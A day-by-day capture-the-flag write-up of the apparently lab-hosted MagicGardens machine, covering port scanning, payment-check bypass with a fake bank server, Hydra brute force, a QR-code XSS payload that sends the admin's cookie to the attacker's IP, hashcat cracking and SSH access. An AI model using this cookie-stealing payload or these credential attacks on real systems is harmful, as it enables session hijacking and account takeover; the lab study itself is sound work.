

Day 1


Threader 3000 & Nmap scan

```
(shivam@kali)-[~]
$ python3 /opt/tools/threader3000/threader3000.py
-----
Threader 3000 - Multi-threaded Port Scanner
Version 1.0.7
A project by The Mayor
-----
Enter your target IP address or URL here: 10.10.11.9
-----
Scanning target 10.10.11.9
Time started: 2024-05-21 19:19:22.846577
-----
Port 22 is open
Port 25 is open
Port 80 is open
Port 1337 is open
Port 5000 is open
Port scan completed in 0:01:22.746552
-----
Threader3000 recommends the following Nmap scan:
*****
nmap -p22,25,80,1337,5000 -sV -sC -T4 -Pn -oA 10.10.11.9 10.10.11.9
*****
Would you like to run Nmap or quit to terminal?
-----
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
-----
Option Selection: 3
```


```
(shivam@kali)-[~]
$ nmap -p22,25,80,1337,5000 -sV -sC -T4 -Pn 10.10.11.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 19:24 IST
Nmap scan report for 10.10.11.9
Host is up (0.25s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 e0:72:62:48:99:33:4f:fc:59:f8:6c:05:59:db:a7:7b (ECDSA)
|_  256 62:c6:35:7e:82:3e:b1:0f:9b:6f:5b:ea:fe:c5:85:9a (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_ smtp-commands: magicgardens.magicgardens.htb, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSC
80/tcp    open  http      nginx 1.22.1
|_ http-server-header: nginx/1.22.1
|_ http-title: Did not follow redirect to http://magicgardens.htb/
1337/tcp  open  waste?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, J
rCookie, X11Probe, afp, giop, ms-sql-s:
|_    [x] Handshake error
5000/tcp  open  ssl/http  Docker Registry (API: 2.0)
|_ http-title: Site doesn't have a title.
|_ ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2023-05-23T11:57:43
|_ Not valid after: 2024-05-22T11:57:43
```

Web Interface



At the bottom of site there are some info about website



Tried SQLMap on search parameter it's not vulnerable to sql injection

Login request has a csrf token which is different for each request to avoid bruteforce attack

```
Request
Pretty Raw Hex
1 POST /login/ HTTP/1.1
2 Host: magicgardens.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://magicgardens.htb/login/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 114
10 Origin: http://magicgardens.htb
11 Connection: close
12 Cookie: csrftoken=0PQT7xKvBs4DDmW5bAc172SeMX5urjro
13 Upgrade-Insecure-Requests: 1
14
15 csrfmiddlewaretoken=u6lffpAxjSfrwsAuZ0a5S0AKYIgbDnwi8L1YcMaSKa9UZEmp0ecWPGi0AvbvUwNw&username=admin&password=admin
```

Day 2

While enumerating the web page I found out. When I try to register with same username it says username already exists. We can enumerate the users

```
<div class="alert alert-danger col-12" role="alert">
  Username or email address already exists!
</div>
```

After registering and signing in there's a subscription tab which take cards details do some processing and return an error that bank denied the payment.

Subscription

[Personal information](#)[Purchase history](#)[Messages \(0\)](#)[Subscription](#)

Subscription

You have Standard subscription.

Upgrade your subscription and get a QR code with

[Upgrade](#)

Subscription

You have Standard subscription.

Upgrade your subscription and get a QR code with a 25% discount on all products

Your subscription is currently being processed

Subscription

You have Standard subscription.

Upgrade your subscription and get a QR code with a 25% discount on all products

Upgrade

The subscription has not been completed. Please contact your bank to resolve the issue

This looks suspicious so I check the request in burpsuite. There were total 4 requests related to subscription.


http://magicgardens.htb	POST	/subscribe/	✓
http://magicgardens.htb	GET	/profile/?tab=subscription	✓
http://magicgardens.htb	GET	/profile/?tab=subscription	✓
http://magicgardens.htb	GET	/profile/?tab=subscription&action=error	✓

Investigated the first request parameters.

```
POST /subscribe/ HTTP/1.1
Host: magicgardens.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://magicgardens.htb/profile/?tab=subscription&action=upgrade
Content-Type: application/x-www-form-urlencoded
Content-Length: 183
Origin: http://magicgardens.htb
Connection: close
Cookie: csrftoken=0PQT7xKvBs4DDmW5bAc172SeMX5urjro; sessionid=.eJxNyUEKg0AMhWERFS0epCuP0Qv0AJK0AwbGESYJrpQeIMv0vg666dt97__wv604t9tTuw1pHgMSmxam_Uw3SmSfbC61c5D47ln9pb_8IPmM4BjXaFq9AINpK-RThMXnJ4hD04YYWCinN00cIE0mwwk7gT0o:1s9jYh:dGKL4lvTF9vSzuVMuz5jIeAcledrfIGHf4HqoVv6eLk
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=ZTT3MCupgwTvCAHi vsa2RPh03er100TTDyzMJZ4KHONY5MtdwScTOH5SF1mlhXa7&bank=
honestbank.htb&cardname=John+Morne&cardnumber=4444555566667777&expmonth=10&expyear=26&cvv=352
```

It is sending request to honestbank.htb.



Day 3

I will setup a python http server and replace honestbank.htb to my ip

```
(shivam@kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.9 - - [22/May/2024 17:49:11] code 501, message Unsupported method ('POST')
10.10.11.9 - - [22/May/2024 17:49:11] "POST /api/payments/ HTTP/1.1" 501 -
^C
Keyboard interrupt received, exiting.
```

Now we have to send proper response to this request following is the code I used:

```
import http.server
import json
from urllib.parse import urlparse, parse_qs

class MyHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-Type', 'text/html')
        self.end_headers()
        self.wfile.write(b"Hey! Here is your bank")

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
```

```

post_data = self.rfile.read(content_length)
message = json.loads(post_data)

print(message)

response_content = {
    "status": "200",
    "message": "OK",
    "cardnumber": message.get('cardnumber'),
    "cardname": message.get('cardname'),
}
response_json = json.dumps(response_content)

print(response_json)

self.send_response(200)
self.send_header('Content-Type', 'application/json')
self.end_headers()
self.wfile.write(response_json.encode('utf-8'))

def log_message(self, format, *args):
    # Override to prevent logging to stderr
    pass

def run(server_class=http.server.HTTPServer, handler_class=MyHandler,
port=80):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f'Server started at http://0.0.0.0:{port}')
    httpd.serve_forever()

if __name__ == '__main__':
    run()

```

```

(shivam@kali)~[/htb/magicgardens]
$ python3 solve.py
Server started at http://0.0.0.0:80
{'cardname': 'John Morne', 'cardnumber': '4444555566667777', 'expmonth': '10', 'expyear': '26', 'cvv': '352', 'amount': 25}
{'status': '200', 'message': 'OK', 'cardnumber': '4444555566667777', 'cardname': 'John Morne'}

```

You have Premium subscription.

Congratulations, your subscription has been successfully completed

Dear Lucif, Thank you for your support. By purchasing our subscription, you can get up to 25% off any item in our store. To do this, use this code, showing it to the courier or our manager.

With love, Magic Gardens.




Download

Scan QR code from image

Simply upload an image or take a photo of a QR code to reveal its content

✓ Select QR Image



Built with the most used and [secure Google's ZXing library](#).

Scanned Data

8acce1f5005b01f15e5c6d6b6a963fb5.0d341bcd6746f1d452b3f4de32357b9



Copy Results

Got the hash but don't know where to use it or decode it.

Mean while I try my luck on port 5000, upon directory bursting I got /v2/ directory which had an HTTP Basic auth login

<https://magicgardens.htb:5000/v2/>

Using hydra bruteforced it with username alex found in smtp enumeration

```
(shivam@kali)~[/htb/magicgardens]
$ hydra -l alex -P /usr/share/wordlists/rockyou.txt -s 5000 -f magicgardens.htb https-get /v2/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-22 20:01:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~89652
[DATA] attacking http-gets://magicgardens.htb:5000/v2/
[5000][http-get] host: magicgardens.htb login: alex password: diamonds
[STATUS] attack finished for magicgardens.htb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-22 20:02:37
```


But I was welcomed with a blank page. Noting in dir bursting

Now again on the magicgardens port 80

Dear lucif, Thank you for your support. By purchasing our subscription, you can get up to 25% off any item in our store. To do this, use this code, [showing it to the courier or our manager.](#)


With love, Magic Gardens.

This line on qr hits for an xss so I tried purchasing some flowers. After few seconds



The screenshot shows a web interface with two main sections. On the left, under the heading "Your shopping list", there is a single item: a red carnation flower with a price of 3.45 \$ and a quantity of 1. On the right, under the heading "Make an order", there is a form with fields for "First name" (lucif), "Last name" (lucif), "Email" (luci@f), "Phone" (lucif), and "Address" (lucif). A blue "Buy" button is located at the bottom right of the form.

After a few seconds the purchase is removed from purchase history and we get a message from morty



The screenshot shows an email interface. At the top, there are tabs for "New", "Inbox", and "Sent". The email is from "morty" to "lucif", dated "May 22, 2024, 2:46 p.m.". The body of the email says: "Hello, lucif. Thank you for your order. The flowers will be delivered tomorrow. To get the discount, please send me your QR code. With love, Morty." Below the email body is a large text input field with the text "ected." and a blue "Send" button.

We can do some manipulation in qr

After some struggling I was able to figure out the first part of the hash it is the username of premium account in md5.

Now I will injection xss cookie grabber in the qr

Plain text in qr:

```
8acce1f5005b01f15e5c6d6b6a963fb5.0d341bcd6746f1d452b3f4de32357b9<script type="text/javascript">document.location="http://10.10.14.13/?c="+document.cookie;</script>
```


With this payload I will create the qr and send it to morty

Messages

NewInboxSent

From: morty
To: lucif
May 22, 2024, 2:46 p.m.

Hello, lucif. Thank you for your order. The flowers will be delivered tomorrow. To get the discount, please send me your QR code. With love, Morty.

Here it is

Browse... payload.png

Send

Got the cookie

```
(shivam@kali)~[~/htb/magicgardens]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.9 - - [22/May/2024 21:39:10] "GET /?c=csrftoken=QjkqkbziC5VjaPR0yJqSDXEB4zE
ma000;%20sessionid=.eJxNjU1qwzAQhZNFQgMphZyi3QhLluNoV7rvqgcwkixFbhMJ9EPpotADzHJ63zpu
Ap7d977Hm5_V7265mO4bH-GuJB09PBuE1TnE_IWwTlnmksbgLUtrETafQ3LdaUgZYYGwnVCH4rOJ6Naw0TLm
fz_SdqKZvu9kya67POqGHmHJEHazTE9Yfwonvp36Y-B60BzHBS5VMjVJvIaenN6uXUfZgNOJofwTBtmW0F
rU3VcGbMgWLRKcWptIIy2Ryqfa1t0-o9VYqpyrCaG061amuuhcBC_gDes2X7:1s9oVD:Z3WIc00XSkcuIHJg
DveML23qY-p6yX3LaTQCyCeK0oQ HTTP/1.1" 200 -
```

Now I can login as morty

Logged in as morty

formation

Personal information

Purchase history

Messages (0)

Subscription

Personal information

Username: morty

Email: morty@mail.htb

Phone: 48219612


Subscription: Staff

First name: Morty


Last name: Smith

Address: Seattle, Washington

Morty is Django Admin



Got the password for morty user



Hash is cracked

```

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 10000 (Django (PBKDF2-SHA256))
Hash.Target.....: pbkdf2_sha256$600000$y7K056G3KxbaRc40ioQE8j$e7bq8dE...+Nl7I=
Time.Started.....: Wed May 22 22:11:58 2024 (30 secs)
Time.Estimated...: Thu May 23 02:18:53 2024 (4 hours, 6 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 970 H/s (6.31ms) @ Accel:128 Loops:64 Thr:32 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 0/14344385 (0.00%)
Rejected.....: 0/0 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:301504-301568
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> YELLOW1
Hardware.Mon.#1..: Temp: 69c Util:100% Core:1740MHz Mem:6000MHz Bus:8

pbkdf2_sha256$600000$y7K056G3KxbaRc40ioQE8j$e7bq8dE/U+yIiZ8isA0Dc0wuL0gYI3GjmmdzNU+Nl7I=:jonasbrothers

```

Let's login via ssh

```

(shivam@kali)-[~/htb/magicgardens]
└─$ ssh morty@magicgardens.htb
morty@magicgardens.htb's password:
Linux magicgardens 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
morty@magicgardens:~$

```

Got the shell

But there isn't any flag here, let's enumerate further. I got couple of things 2 of them looked important. One of them is following process:

```

/root/AI/geckodriver --port 47483 --websocket-port 39807
_ firefox-esr --marionette --headless --remote-debugging-port 39807 --remote-allow-hosts localh
_ /usr/lib/firefox-esr/firefox-esr -contentproc -parentBuildID 20240408145128 -prefsLen 206

```

I did ssh tunneling on the port but got nothing there

httpd.js

If you're seeing this page, httpd.js is up and serving requests! Now set a base path and serve some files!

Second one is capabilities

```
Files with capabilities (limited to 50):  
/usr/local/bin/harvest cap_net_raw=ep  
/usr/bin/ping cap_net_raw=ep
```

The harvest binary is owned by root so. I don't think I can exploit it but when I search about the binary in process. I found user alex running the harvest server

```
ps -aux | grep harvest  
2  876 ?          S    12:47   0:00 harvest server -l /home/alex/.harvest_logs  
2 2012 pts/1      S+   13:59   0:00 grep harvest
```

I ran harvest client on server itself

```
morty@magicgardens:/tmp/htbuser$ /usr/local/bin/harvest client 10.10.11.9  
[*] Connection to 10.10.11.9 1337 port succeeded  
[*] Successful handshake  
-----  
Source: [00:50:56:b9:9d:1f]      [10.10.10.40]  
Dest:   [ff:ff:ff:ff:ff:ff]      [10.10.10.255]  
Time:   [13:58:13]      Length: [65535]  
-----  
Source: [00:50:56:b9:6a:21]      [10.10.14.13]  
Dest:   [00:50:56:b9:8b:30]      [10.10.11.9]  
Time:   [13:58:13]      Length: [86]  
-----
```

Also downloaded the binary on my machine and ran it there by giving server ip as magicgardens box ip

```
(shivam@kali)-[~/htb/magicgardens]  
$ ./harvest client magicgardens.htb  
[x] Connection to magicgardens.htb 1337 port failed  
  
(shivam@kali)-[~/htb/magicgardens]  
$ ./harvest client 10.10.11.9  
[*] Connection to 10.10.11.9 1337 port succeeded  
[*] Successful handshake  
-----  
Source: [00:00:00:00:00:00]      [127.0.0.1]  
Dest:   [00:00:00:00:00:00]      [127.0.0.1]  
Time:   [14:21:22]      Length: [0]  
-----
```

Day 4

So I search for the users in the box. There are 2 users.

1. Morty (we already have access to it)
2. Alex

```
systemd-networkd:x:998:998:systemd-network management:/usr/sbin/nologin
messagebus:x:100:107:./nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534:./run/sshd:/usr/sbin/nologin
alex:x:1000:1000:alex,,:/home/alex:/bin/bash
marty:x:1001:1001:./home/marty:/bin/bash
postfix:x:103:113:./var/spool/postfix:/usr/sbin/nologin
_laurel:x:999:997:./var/log/laurel:/bin/false
marty@magicgardens:~$
```

In day 3 I already got one alex password on port 5000. Let's try the same password on ssh. This isn't the correct password.